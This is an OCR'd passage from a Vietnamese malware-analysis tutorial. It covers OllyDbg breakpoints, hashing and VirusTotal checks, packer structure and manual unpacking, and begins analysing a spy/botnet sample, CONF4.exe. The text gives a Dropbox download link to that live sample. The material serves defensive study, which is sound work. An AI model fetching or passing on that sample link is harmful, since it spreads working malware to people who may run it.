
View-> Call stack(cửa sổ K) hiển thị một danh sách các lệnh Call mà chương trình của chúng ta đã thực hiện khi chúng ta Run bằng F9 và dùng F12 để tạm dừng chương trình.

View-> Breakpoint(cửa sổ B) hiển thị tất cả các BP mà chúng ta đặt trong chương trình. Nó sẽ hiển thị những BP được set bằng F2 còn đối với những dạng BP khác như HWBP và Memory BP sẽ không hiển thị.

View-> References(cửa sổ R) hiển thi kết quả khi thực hiện chức năng search trong Olly.

Các tùy chọn đối với Debug

F9(Run) khi nhấn olly sẽ tìm xem co breakpoint nào được set không, chương trình có tung ra các exception gì không, hay nếu chương trình có cơ chế chống debug thì sẽ terminate ngay lập tức.



Hình 4-26: Menu Debug

F12(Pause) tạm dừng chương trình.

Ctrl-F9(Execute till return) câu lệnh sẽ dừng lại ở RET

Alt-F9(Execute till user code) khi trong quá trình phân tích bị lạc vào sâu bên trong trong khi debug thì ta sẽ dùng chức năng này để đưa ta về vị trí hiện tại.

F7(step into) thực thi trace từng dòng lệnh, trong quá rình trace gặp lệnh Call sẽ nhảy vào bên trong lệnh Call và thực thi lệnh bên trong Call, khi nào gặp return sẽ trở về chương trình chính.

F8(step over) thực thi trace từng dòng lệnh nhưng khác với F7 là khi gặp lệnh Call nó sẽ không nhảy vào bên trong trương trình mà dừng lại ngay ở câu lệnh tiếp theo dưới lệnh Call.

Tùy chọn Plugins

Plugins-> Ollydump-> dump debugged process dump một vùng nhớ trong process.

Option-> Debugging Option(Alt-O) theo mặc định chon auto start analysis thì chương trình khi được load vào sẽ được Olly tiến hành phân tích và đưa ra các comment thích hợp. Nếu không chọn chức năng auto start analysic thì chúng ta sẽ phải thực hiện manual sau khi chương trình được load vào.

Chuột phải vào cửa sổ Disassambler có các tùy chọn đang chú ý sau:

Binary->edit thay đổi giá trị trong hex dump

Goto->expression(Ctrl+G) đưa ta đến địa chỉ ta cần.

Goto->previous quay trở lại call sau khi chọn follow

New origin here(Ctrl+ Gray*) đưa chương trình đến thực hiện ở một địa chỉ khác tại vị trí mà ta chọn Crtl+Gray*

Follow(enter) cho phép ta xem câu lệnh trong call ,mà bản thân nó không hề thực thi bất kì câu lệnh nào của chương trình.

Follow in dump cho ta xem giá trị tại ví trị ta chọn trong cửa sổ dump.


Để tìm kiếm các function hay string trong ollydebug:

Với các function ta chọn search for->all intermodular calls, hay chọn go to-> expression to fllow và nhập tên hàm vào bên trong.

Với tìm kiếm các string ta chọn search for-> all referenced text string

Từ việc tìm kiếm các hàm và chuỗi ta sẽ đặt một BreakPoint(BP) tại đó như một điểm đánh dấu cho ta thực hiện chương trình . Đặt BreakPoint được chia ra làm các loại sau: Common BreakPoint, Memory BreakPoint, Hardware BreakPoint,Conditional.

Common BP ta đặt bằng cách tìm đến function hoặc string rồi nhấn F2, hoặc đặt thông qua command. Olly sẽ lưu dữ điểm đặt BP này tại cửa sổ BreakPoint ta có thể mở cửa sổ này ra để kiểm tra. Việc đặt BP ở trên chỉ đối với những opcode không bị thay đổi trong suốt quá trình thực hiện chương trình.



Hình 4-27: Tùy chọn đáng chú ý trong cửa sổ Disassembler

Memory BP việc đặt BP này áp dụng cho những opcodes có thể bị thay đổi và Olly hỗ trợ chúng ta 2 kiểu đặt BP này trên memory là Breakpoint Memory on access và BreakPoint Memory on write. BreakPoint Memory on access việc đặt BP này lên một vùng nhớ sẽ cho phép ta dừng thực thi chương trình khi có bất kì sự thực thi nào, đọc hay ghi đè lên vùng dữ liệu mà ta đặt BP. BreakPoint Memory on write dừng chương trình thực thi khi có bất kì dữ liệu nào được ghi lên vùng nhớ mà đặt BP. Việc đặt BP tại memory sẽ không được lưu dữ thông tin tại cửa sổ BreakPoint. Olly chỉ cho đặt duy nhất 1 Bp tại memory nên khi đặt Bp thứ 2 vào thì Bp 1 sẽ tự được remove.

Hardware BreakPoint(HWBP) ta có thể đặt được 4 HWBP nhiều hơn so với memory breakpoint tại một thời điểm chỉ đặt được BP, không sử dụng ngắt INT3 mà sử dụng ngắt INT1. HWBP được hỗ trợ trực tiếp bởi CPU và sử dụng một số thanh ghi đặc biệt gọi là debug registry. Chúng ta sử dụng HWBP bởi vì nó không làm thay đổi các đoạn mã, stack. Chúng cũng không làm chậm tốc độ thực hiện. Chúng ta đặt HWBP tại đó nhưng không thấy dấu hiệu nào chứng tỏ là đã đặt cả, nên để kiểm tra xem ta đặt nó ở đâu chọn debug-> Hardware 3 Breakpoint.Với HWBP on write và HWBP on access thì ta chỉ cần bôi đen byte, word, Dword tùy ý muốn ở cửa sổ dump, sau đó đặt BP.

Conditional Breakpoint(shift+F2) cũng giống BP thông thường, tuy nhiên việc đặt Conditional BP phải thỏa mãn một điều kiện đã được thiết lập từ trước. Ta ấn chọn BP-> Conditional nhập vào điều kiện bên trong ô đó. Được lưu trong bảng Breakpoint.

Conditional log Breakpoint(shift+F4) cũng giống như conditional BP nhưng nó có thêm tùy chọn cho phép ta lưu vết giá trị của biểu thức hoặc các tham số funtion mỗi khi xảy ra Bp hoặc khi thỏa mãn điều kiện mà ta yêu cầu. Những thông tin lưu dấu vết này sẽ được lưu tại Log(L) của Olly.

4.2 Kỹ thuật phân tích sơ bộ

Phân tích sơ bộ là bước đầu tiên khi tiến hành phân tích phân tích tĩnh : Quá trình này xem xét kiểm tra cấu trúc của file mã độc để có được thông tin sơ lược.

Sử dụng các bước sau :

- Quét qua các chương trình virus để xác định mã độc hại.
- Sử dụng giá trị băm để định danh virus.
- Thu thập thông tin từ cấu trúc của file (các headers …), các hàm nhập/xuất và các chuỗi được sử dụng trong chương trình mã độc.
- Sử dụng từ các engine quét virus của các hãng :
- http://www.virustotal.com
- http://virusscan.jotti.org/vn
- http://www.virscan.org/

SHA256: 016f9bdab78cc75fd47c7bc0367e52b13101a1011a23317ccc7494f49e1a58d1

SHA1: fcf6ddf716194b08a24f66008e698becfca2d528

MD5: 6473d2a1dabdc1e024e3083c1af63cfe

File size: 272.0 KB (278528 bytes)

File name: 016f9bdab78cc75fd47c7bc0367e52b13101a1011a23317ccc7494f49e1a58d1

File type: Win32 EXE

Tags: peexe


Detection ratio: 38 / 43


Analysis date: 2012-09-24 08:36:54 UTC (2 months ago)

Less details


AhnLab-V3	Trojan/Win32.Jorik	20120923
AntiVir	TR/Graftor.18492	20120924
Antiy-AVL	Worm/Win32.WBNA.gen	20120911
Avast	Win32:VB-ABWG [Trj]	20120924
AVG	VBCcrypt.ESM	20120923
BitDefender	Gen:Variant.Barys.950	20120924
ByteHero	-	20120923
CAT-QuickHeal	Worm.Vobfus.Gen	20120924
ClamAV	-	20120923
Commtouch	W32/Vobfus.AD.gen!Eldorado	20120924
Comodo	Worm.Win32.VB.AUA	20120924
DrWeb	Trojan.VbCrypt.81	20120924
Emsisoft	Worm.Win32.WBNA!IK	20120919
eSafe	-	20120920
ESET-NOD32	Win32/AutoRun.VB.ATT	20120924
F-Prot	W32/Vobfus.AD.gen!Eldorado	20120924
F-Secure	Gen:Variant.Barys.950	20120924


- Định danh malware thông qua các hàm băm : MD5, SHA-1, SHA-2
- Chia sẻ thông tin giữa các hãng bảo mật, các chuyên gia phân tích (virus trading) …





- Thông qua mã hash xét xem file đã được định danh hay chưa.
- Tools : md5sum hoặc md5deep
- Liệt kê các chuỗi kí tự có trong chương trình :
- Có cái nhìn khái quát về các tính năng hoạt động của malware.






- Kiểm tra cấu trúc file thực thi (PE File Format) để xác định :
- Chạy trên nền tảng hệ điều hành nào (32bits, 64bits …).
- Là file thực thi, thư viện liên kết động hay driver.
- Các thư viện, các hàm được import, export (nếu là thư viện liên kết động).

4.3 Phân tích giải nén các mẫu

4.3.1 Bảo vệ mã độc bằng phương pháp nén mẫu

Như đã trình bày về cấu trúc PE của các file trên Win, ta có thể mô tả các file được pack như trong hình vẽ.



Hình 96 File PE khi bị pack

File được pack có cấu trúc như một búp bê ma ti ri u ska của Nga,với file chính chứa file packed data – là file gốc được nén, mã hóa.

Packed file vẫn là một file PE có cấu trúc bình thường. Thường hoạt động như sau:

Bước 1, Load thực thi từ Entry Point như bình thường với các section chứa code, import.

Bước 2,Trong unpacker code của trường trình thực hiện lưu các giá trị của các thanh ghi, cờ ... rồi thực hiện giải mã, giải nén, viết lại File như trước khi bị pack từ vùng nhớ chứa file đã được nén, mã hóa – Packed data.

Bước 3, Tiếp tục thực hiện việc lấy địa chỉ của các windows API, tự điền lại các địa chỉ này lại để hoàn chỉnh import table của file vừa được


gải mã tại vùng nhớ chứa Packed-data (Ở các file thông thường việc này được windows thực hiện tự động khi file được load vào bộ nhớ. Quá trình này thường sử dụng các API như GetProcAddress, LoadLibraryA …).

Bước 4, Từ section code sẽ thực hiện phục hồi lại các thanh ghi rồi jump đến EntryPoint (OEP) của file mới được phục hồi từ packed-data.

Minh họa sau khi bước 2 thực hiện xong ta có:

Section chứa Packed-data với kích thước bành trướng.

Khi được giải nén/mã



Hình 4-28: Khi được giải nén

Ngoài ra trong bước 2 unpacker code còn có thể thực hiện nhiều thủ đoạn kiểm tra xem có bị debug không, kiểm tra xem đang chạy trong môi trường ảo hay thực, rồi thực hiện đánh lạc hướng, cản trở công việc unpack, điều tra. k

4.3.2 Giải nén mẫu mã độc

Có nhiều phương pháp để unpack một file như:

Cách1: Phân tích hàm giải mã/ giải nén sau đó tự giải mã các thông tin về file trước khi bị pack trong packed-data. Khôi phục lại file gần như nguyên gốc.

Cách 2 tìm địa chỉ Entrypoint của file gốc (OEP) Break point hoặc trace dần để debuger dừng lại tại địa chỉ này Dump bộ nhớ của process này, rồi thực hiện việc tạo lại bảng IAT phù hợp với file mới.

Cách 3 xác định packer nếu là các packer phổ biến có thể tìm kiếm được các trường trình tự động unpack.

Ở đây ta sử dụng phương án 2 là chính do nó đơn giản hơn, an toàn hơn.

Load chương trình vào trình Debug (ở đây ta dùng OllyDebug).

Bước 1: Tìm kiếm, Xác định OEP

Cách 1: OEP thường được nhảy đến bằng một lệnh Jump Far(đôi khi là một cặp lệnh push OEP address – ret). Trước lệnh jump này thường là đoạn khôi phục lại các thanh ghi, xóa các thanh ghi của unpacker code, phía trên một chút nữa thường là đoạn code thực hiện tái tạo lại import table của file gốc. Ta có thể xác định các vị trí này bằng các cách như đặt break point tại các địa chỉ của các giá trị lưu trong các thanh ghi, Đặt break point tại các hàm loadlibrary, getprocaddress.

Ví dụ khi unpack UPX packer ta đặt hard ware tại địa chỉ chứa giá trị ở đỉnh stack, khi phục hồi lại các thanh ghi để chuẩn bị nhảy đến OEP chương trình sẽ pause lại, lúc này ta dễ dàng nhìn thấy lệnh jump đến OEP.

Cách 2: Dựa vào việc đặt các Break Point vào các hàm Virtual Alloc (phân quyền lại cho các vùng nhớ). Để xác định các vùng nhớ được phân quyền từ đây có thể suy ra sau khi giải mã/ giải nén file được write lại vào đâu. Rồi sau đó ta có thể khôi phục lại từ các vùng nhớ này thành file gốc.Đặt memory break point tại section mà file được write vào. Dựa vào việc đến số lần bị pause cho đến khi file run hoàn toàn để xác định OEP.

Bước 2: Dump Execute Memory Image. Đặt break Point để chương trình dừng lại tại OEP. Dùng các tool như Plugin OllyDump của Ollydbg hoặc Lord PE, PE tool để dump, sửa lại EP của file sau khi dump thành OEP cho chính xác.

Bước 3: Xây dựng lại import table. Sử dụng ImportREC để xây dựng lại import table.

Các file pack thường có các chức năng tự kiểm tra xem nó có bị chạy trên trình debug nào không, có bị sửa đổi gì không ... Vấn đề này sẽ được trình bày ở các phần tiếp theo.

4.5 Phân tích sử dụng kỹ thuật dịch ngược

Phân tích 1 file mẫu : CONF4.exe

Link Download mẫu: http://dl.dropbox.com/u/47379175/conf4.zip

Load vào trong Exeinfo PE:

Hình 4-29 Quan sát thông tin của mẫu mã độc hại

Sau khi load xong Exeinfo PE cho biết file được giả sign (chữ kí để không bị phát hiện bởi complier packer, bởi các chương trình check sign)

Thông tin chi tiết thu được như sau:

SHA256:

c09b262b940d22c7f0b6956aee0949a640db66616bf70e4cdf6b1e7eae06828

File name: conf4.exe

Detection ratio: 25 / 44

Analysis date: 2012-11-04

File này là một Spy/ Bot Net đã bị 25/44 trình diệt virus cơ bản trên virus total xác định.


https://www.virustotal.com/file/1c09b262b940d22c7f0b6956aee0949a640db66616bf70e4cdf6b1e7eae06828/analysis/1352017991/

Thử tìm kiếm với Hash của file trên google không thu được kết quả nào cả, như vậy file với hash này chưa có kết quả phân tích nào cả.

Ta tiến hành kiểm tra.


Đưa vào máy ảo, Load với OllyDbg.

Xem memorymap các section, chương trình đang dừng ở entrypoint. Chỉ có một lệnh mov địa chỉ và jump đơn giản. Các section tương đối giống với ngôn ngữ Delphi ngoại trừ section .End ở cuối cùng. Như vậy ta xác định Malware đã thay đổi entry point xuống một section mới ở cuối để ngăn không cho các chương trình tìm kiếm info tìm complier, các info… Hoặc đánh lừa các antivirus.



Hình 4-30 Xem memorymap các section

Edit lại Entry Point về 3348 (403348 – Image Base). Ta kiểm tra lại và thấy




Hình 4-31 Kiểm tra lại sau khi edit Entrypoint với Exeinfo PE

Nhìn vào ta thấy nó được viết bằng Borland Delphi.

Lấy ngay được thông tin về complier, rất có thể chương trình không được pack. Ta chuyển sang load bằng IDA. IDA dừng ngay ở entrypoint.

Ngay tại đây packer thực hiện push hàng loạt các đoạn chuỗi lạ. Rất có thể đây là quá trình giải mã các chuỗi để sử dụng, thực hiện cho chương trình.

